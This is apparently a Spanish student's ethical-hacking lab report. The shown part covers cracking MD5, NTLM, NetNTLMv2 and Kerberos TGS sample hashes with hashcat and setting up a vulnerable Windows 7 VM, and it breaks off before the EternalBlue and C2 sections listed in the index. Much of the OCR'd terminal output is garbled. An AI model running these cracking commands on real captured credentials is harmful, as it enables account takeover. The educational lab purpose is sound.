

# ÍNDICE:

1.- Descripción de la tarea .....	2
Caso práctico .....	2
¿Qué te pedimos que hagas? .....	2
• Apartado 1: Proceso de cracking de contraseñas .....	2
Hash MD5: "8743b52063cd84097a65d1633f5c74f5" .....	3
Hash NTLM: "b4b9b02e6f09a9bd760f388b67351e2b" .....	3
Hash NETNTLMv2: "admin::N46iSNeKpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958da c6:5c7830315c 783031000000000000b45c67103d07d7b95acd12ffa11230e0000000052920b85 f78d013c31cdb3b92f5d765c783030" .....	4
Hash Kerberos TGS: "\$krb5tgs\$23\$*user\$realm\$test/spn*\$63386d22d359fe42230300d56852c9eb\$ 891ad31d09ab 89c6b3b8c5e5de6c06a7f49fd559d7a9a3c32576c8fedf705376cea582ab5938f7f c8bc741acf05c5990741b36ef4311fe 3562a41b70a4ec6ecba849905f2385bb3799d92499909658c7287c49160276bca 0006c350b0db4fd387adc27c01e9e9 ad0c20ed53a7e6356dee2452e35eca2a6a1d1432796fc5c19d068978df74d3d0b af35c77de12456bf1144b6a750d11f55 805f5a16ece2975246e2d026dce997fba34ac8757312e9e4e6272de35e20d52fb6 68c5ed" .....	6
• Apartado 2: Instalación del .....	7
• Apartado 3: Explotación de vulnerabilidad y configuración del servidor C2 .....	12
Utilizando la máquina de ataque Kali Linux Explota la vulnerabilidad <i>EternalBlue</i> (ms17_010) en el sistema remoto Windows7 SP1. Documéntate previamente sobre esta vulnerabilidad.....	12
Levanta un servidor C2 en Metasploit con el módulo multi_handler y ponlo a la escucha en el Puerto TCP 443 de la interfaz de red de tu máquina Linux de ataque.....	13
• Apartado 4: Ejecución de la persistencia. ....	19
Realizar la <b>persistencia en servicio</b> utilizando los módulos de Metasploit que se trabajaron en la unidad.....	19
Realizar la <b>persistencia en registro</b> utilizando los módulos de Metasploit que se trabajaron en la unidad.....	20
Bibliografía: .....	24

## 1.- Descripción de la tarea.

# Caso práctico



[Direct Media](#) (Dominio público)

Una vez Paloma ha completado el curso, Paloma ha adquirido los conocimientos necesarios para poder realizar tareas propias de la fase de Postexplotación.

Al igual que hizo su compañero Luis, Paloma ha de realizar unas sesiones formativas con la finalidad de compartir estos conceptos con sus compañeros de trabajo. De esta manera, todos podrán tener, al menos, unas nociones básicas de ciertas técnicas de Postexplotación que ha podido aprender Paloma en el curso.

Paloma cree que el enfoque que dio Luis a las sesiones formativas es el mejor sistema para poder afianzar los conceptos. De modo que configura un laboratorio de pruebas específico para esta temática y resolver de manera práctica algunas de las tareas aprendidas.

## ¿Qué te pedimos que hagas?

- Apartado 1: Proceso de cracking de contraseñas**

Utilizando la herramienta hashcat en vuestra máquina de ataque Kali Linux, y utilizando el diccionario de posibles contraseñas rockyou (disponible en /usr/share/wordlists/), se necesitan crackear los hashes de los siguientes algoritmos:

**\*Nota: hay que incluir en este fichero la palabra "hashcat". Se puede añadir esta palabra con el comando "echo hashcat >> /usr/share/wordlists/rockyou.txt"**

Empezare agregando “hashcat” al archivo de diccionario rockyou.txt.

**echo hashcat >> /usr/share/wordlists/rockyou.txt**

The terminal window shows the following command:

```
root@kali:~/Desktop# echo hashcat > /usr/share/wordlists/rockyou.txt
root@kali:~/Desktop# hashcat -m 0 -a 0 -o cracked_hashes.txt hash.txt /usr/share/wordlists/rockyou.txt
```

The terminal title is "Hacking Ético (24-25)". The user is root. The current directory is ~/Desktop.

**Hash MD5: "8743b52063cd84097a65d1633f5c74f5"**

Creo un archivo con el hash md5

```
echo "8743b52063cd84097a65d1633f5c74f5" > hash.txt
```

The terminal window shows the command:

```
root@kali:~/Desktop# echo "8743b52063cd84097a65d1633f5c74f5" > hash.txt
```

The terminal title is "Hacking Ético (24-25)". The user is root. The current directory is ~/Desktop.

Utilizo hashcat con el comando “-m 0”(para md5) “-a 0” (ataques de diccionario), -o cracked\_hashes.txt (definiendo la salida de la contraseña crackeada) y hash.txt (que será el que contenga el hash MD5)

```
hashcat -m 0 -a 0 -o cracked_hashes.txt hash.txt
/usr/share/wordlists/rockyou.txt
```

The terminal window shows the command:

```
root@kali:~/Desktop# hashcat -m 0 -a 0 -o cracked_hashes.txt hash.txt /usr/share/wordlists/rockyou.txt
```

The terminal title is "Hacking Ético (24-25)". The user is root. The current directory is ~/Desktop.

**Hash NTLM: "b4b9b02e6f09a9bd760f388b67351e2b"**

Creo el archivo

```
echo "b4b9b02e6f09a9bd760f388b67351e2b" > hash_ntlm.txt
```

```
root@kali:~# hashcat (v6.2.6) starting
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-penryn-11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz, 1438/2941 MB (512 MB allocatable), 3MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hash 'hash_ntlm.txt': Token length exception
Tarea para HE03
* Token length exception: 1/1 hashes
  This error happens if the wrong hash type is specified, if the hashes are malformed, or if input is otherwise not as expected (for example, if the --username option is used but no username is present)

No hashes loaded.

Started: Sat Mar 1 12:23:28 2025
Stopped: Sat Mar 1 12:23:29 2025
Tarea online HE03.
```

**Tarea online HE03.**

```
root@kali:~# echo "b4b9b02e6f09a9bd760f388b67351e2b" > hash_ntlm.txt
```

Cambio el modo al NTLM con -m 1000

```
hashcat -m 1000 -a 0 -o cracked_hashes.txt hash_ntlm.txt
/usr/share/wordlists/rockyou.txt
```

```
root@kali:~# hashcat -m 1000 -a 0 -o cracked_hashes.txt hash_ntlm.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-penryn-11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz, 1438/2941 MB (512 MB allocatable), 3MCU
Minimum password length supported by kernel: 0
```

### Hash NETNTLMv2:

**"admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830315c7830315c78303100000000000000b45c67103d07d7b95acd12ffa11230e0000000052920b85f78d013c31cdb3b92f5d765c783030"**

Creamos el archivo que contiene la clave.

```
echo
"admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830315c78303100000000000000b45c67103d07d7b95acd12ffa11230e0000000052920b85f78d013c31cdb3b92f5d765c783030" > hash_netntlmv2.txt
```

```

root@kali:~# echo "b4b9b02e6f09a9bd760f388b67351e2b" > hash_ntlm.txt
root@kali:~# hashcat -m 5600 -a 0 -o cracked_hashes.txt hash_ntlmv2.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEPF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-penryn-11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz, 1438/2941 MB (512 MB allocatable), 3MCU
  Hacking Ético (24-25)  UT03- Ataque y defensa en entorno de pruebas, de redes y sistemas para acceder a sistemas de terceros

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hash 'hash_ntlmv2.txt': Separator unmatched
No hashes loaded.

Tarea online HE03.
 3.- Evaluación de la tarea.
  Título de la tarea: La primera intrusión.
  Curso de Especialización y módulo: Ciberseguridad en Entornos de las Tecnologías de la Información - Hacking Ético.

Started: Sat Mar 1 12:27:28 2025
Stopped: Sat Mar 1 12:27:29 2025

```

Para este usaremos -m 5600

**hashcat -m 5600 -a 0 -o cracked\_hashes.txt  
hash\_ntlmv2.txt /usr/share/wordlists/rockyou.txt**

```

root@kali:~# echo "b4b9b02e6f09a9bd760f388b67351e2b" > hash_ntlm.txt
root@kali:~# hashcat -m 5600 -a 0 -o cracked_hashes.txt hash_ntlmv2.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEPF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-penryn-11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz, 1438/2941 MB (512 MB allocatable), 3MCU
  Hacking Ético (24-25)  UT03- Ataque y defensa en entorno de pruebas, de redes y sistemas para acceder a sistemas de terceros

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hash 'hash_ntlmv2.txt': Separator unmatched
No hashes loaded.

Tarea online HE03.
 3.- Evaluación de la tarea.
  Título de la tarea: La primera intrusión.
  Curso de Especialización y módulo: Ciberseguridad en Entornos de las Tecnologías de la Información - Hacking Ético.

Started: Sat Mar 1 12:23:28 2025
Stopped: Sat Mar 1 12:23:29 2025

```

**Hash Kerberos TGS:**

```
"$krb5tgs$23$*user$realm$test/spn*$63386d22d359fe42230300d56852c9eb$8
91ad31d09ab
89c6b3b8c5e5de6c06a7f49fd559d7a9a3c32576c8fedf705376cea582ab5938f7fc
8bc741acf05c5990741b36ef4311fe
3562a41b70a4ec6ecba849905f2385bb3799d92499909658c7287c49160276bca0
006c350b0db4fd387adc27c01e9e9
ad0c20ed53a7e6356dee2452e35eca2a6a1d1432796fc5c19d068978df74d3d0ba
f35c77de12456bf1144b6a750d11f55
805f5a16ece2975246e2d026dce997fba34ac8757312e9e4e6272de35e20d52fb66
8c5ed"
```

Creamos el archivo que contiene el hash

```
echo
'$krb5tgs$23$*user$realm$test/spn*$63386d22d359fe42230300d568
52c9eb$891ad31d09ab89c6b3b8c5e5de6c06a7f49fd559d7a9a3c325
76c8fedf705376cea582ab5938f7fc8bc741acf05c5990741b36ef4311fe
3562a41b70a4ec6ecba849905f2385bb3799d92499909658c7287c491
60276bca0006c350b0db4fd387adc27c01e9e9ad0c20ed53a7e6356de
e2452e35eca2a6a1d1432796fc5c19d068978df74d3d0baf35c77de124
56bf1144b6a750d11f55805f5a16ece2975246e2d026dce997fba34ac8
757312e9e4e6272de35e20d52fb668c5ed' > hash_kerberos_tgs.txt
```

```
File Actions Edit View Help
root@kali:~#
No hashes loaded.

Started: Sat Mar 1 12:43:21 2025
Stopped: Sat Mar 1 12:43:21 2025
Auto Virtual
Centro Interactivo de Ensenanzas Regadas a Distancia
cidead Mi cursos Recursos Enlaces
12:53

[root@kali ~]# echo '$krb5tgs$23$*user$realm$test/spn*$63386d22d359fe42230300d56852c9eb$891ad31d09ab89c6b3b8c5e5de6c06a7f49fd559d7a9a3c32576c
70a4ec6ecba849905f2385bb3799d92499909658c7287c49160276bca0006c350b0db4fd387adc27c01e9e9ad0c20ed53a7e6356dee2452e35eca2a6a1d1432796
2975246e2d026dc997fba34ac8757312e9e4e6272de35e20d52fb668c5ed' > hash_kerberos_tgs.txt

[root@kali ~]# cat hash_kerberos_tgs.txt
$krb5tgs$23$*user$realm$test/spn*$63386d22d359fe42230300d56852c9eb$891ad31d09ab89c6b3b8c5e5de6c06a7f49fd559d7a9a3c32576c8fedf70537
a849905f2385bb3799d92499909658c7287c49160276bca0006c350b0db4fd387adc27c01e9e9ad0c20ed53a7e6356dee2452e35eca2a6a1d1432796fc5c19d068
026dce997fba34ac8757312e9e4e6272de35e20d52fb668c5ed

[root@kali ~]# hashcat -m 13100 -a 0 -o cracked_hashes.txt hash_kerberos_tgs.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The poc
* Device #1: cpu-penryn-11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz, 1438/2941 MB (512 MB allocatable), 3MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Optimizers applied: 3 - Información de interés.
* Zero-Byte 3 - Evaluación de la tarea.
* Not-Iterated
* Single-Hash
* Single-Salt
```

Y por último usaremos -m13100

```
hashcat -m 13100 -a 0 -o cracked_hashes.txt hash_kerberos_tgs.txt
/usr/share/wordlists/rockyou.txt
```

```
(root㉿kali)-[~/home/kali]
# echo "admin::N46iSNeKpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830315c7830310000000
000000b45c67103d07d7b95acd12ffa11230e0000000052920b85f78d013c31cdb3b92f5d765c783030" > hash_ntlmv2
.txt

[root@kali]-[~/home/kali]
# hashcat -m 13100 -a 0 -o cracked_hashes.txt hash_kerberos_tgs.txt /usr/share/wordlists/rockyou.tx
t
hashcat (v6.2.6) starting
```

Tras ello con un simple cat o con nano por ejemplo consultamos el archivo cracked\_hashes.txt

8743b52063cd84097a65d1633f5c74f5:hashcat

b4b9b02e6f09a9bd760f388b67351e2b:hashcat

ADMIN::N46iSNeKpT:08ca45b7d7ea58ee:88dcbe4446168966a153a006  
4958dac6:5c7830315c783031000000000000b45c67103d07d7b95acd  
12ffa11230e000000052920b85f78d013c31cdb3b92f5d765c783030:ha  
shcat

```
root@kali:~/Desktop$ cracked_hashes.txt  
GNU nano 8.3  
743b52063cd40a97a65d1633f5c74f5:hashcat  
4b9b02e6f09a9b7d60f388b67351e2b:hashcat  
0000005292085f78d013c31db3b92f5d765c783030:hashcat  
krbtgs$23$*user$realm$test$/spn*$63386d22d395fe42230300d56852c9eb$891ad31d09ab89c6b3b8c5e5de6c06a7f49fd559d7a9a3c32576c8fedf705376cea58$
```

```
$krb5tg$23$*user$realm$test$spn*$63386d22d359fe42230300d56852  
c9eb$891ad31d09ab89c6b3b8c5e5de6c06a7f49fd559d7a9a3c32576c8f  
edf705376cea582ab5938f7fc8bc741acf05c5990741b36ef4311fe3562a4  
1b70a4ec6ecba849905f2385bb3799d92499909658c7287c49160276bc  
a0006c350b0db4fd387adc27c01e9e9ad0c20ed53a7e6356dee2452e35  
eca2a6a1d1432796fc5c19d068978df74d3d0baf35c77de12456bf1144b6  
a750d11f55805f5a16ece2975246e2d026dce997fba34ac8757312e9e4e  
6272de35e20d52fb668c5ed:hashcat
```

```
File Actions Edit View Help cracked_hashes.txt
GNU nano 8.3
8743b52063cd84097a65d1633f5c74f5:hashcat
b4b9b2e6f09ab7d60f388be7351e2b:hashcat
ADMNIN::N461SNKep7t08ca5b7d7te85bee:88dcbe4446168966a153a0064958dac6:5c7830315c783031000000000000000b45c67103d07d7b95acd12ffa11230e00000000>
\x2d026dce997fb43ac8757312e9e4e6272de35e20d52fb668c5ed:hashcat
```


## **• Apartado 2: Instalación del Laboratorio**

Para los siguientes ejercicios prácticos Paloma va a reutilizar el laboratorio realizado por Luis. Aprovechando el sistema VirtualBox existente con la


configuración de la "RedNAT" se va a utilizar la misma máquina de ataque "Kali Linux". Sin embargo, en este caso la máquina de la víctima será un Windows 7. Tienes que ayudar a Paloma a montar la máquina vulnerable Windows 7 con las siguientes características:

- Utilizar VirtualBox con la "RedNAT" (la que ya disponéis de la unidad 3) con el direccionamiento de red 10.0.2.0/24.
- Tener una máquina de ataque tipo Kali Linux. Podéis descargarla de [este enlace](#). (Aunque también disponemos de ella de la Unidad 3)
- Tener una máquina víctima Windows 7SP1. Podéis descargar una imagen de Windows7 32bits en el [siguiente enlace](#) . y una imagen de Windows7 64bits en el [siguiente enlace](#) .


Una vez descargada la .iso de la maquina le doy a nuevo en VM VirtualBox nombro la maquina y selecciono la .iso y le doy a siguiente




Después introduzco un nombre de usuario y una contraseña




Tras ello le doy dos Gigas de RAM



Y 32 de disco duro




Y termino con la configuración.




- Una vez instalado deshabilitar el firewall de Windows para exponer el puerto TCP 445 (Si el equipo estuviera en una red de Directorio Activo este paso no es necesario dado que el puerto ha de estar habilitado para poder formar parte del Directorio activo)


Una vez terminada la instalación y lanzada me voy a panel de control y



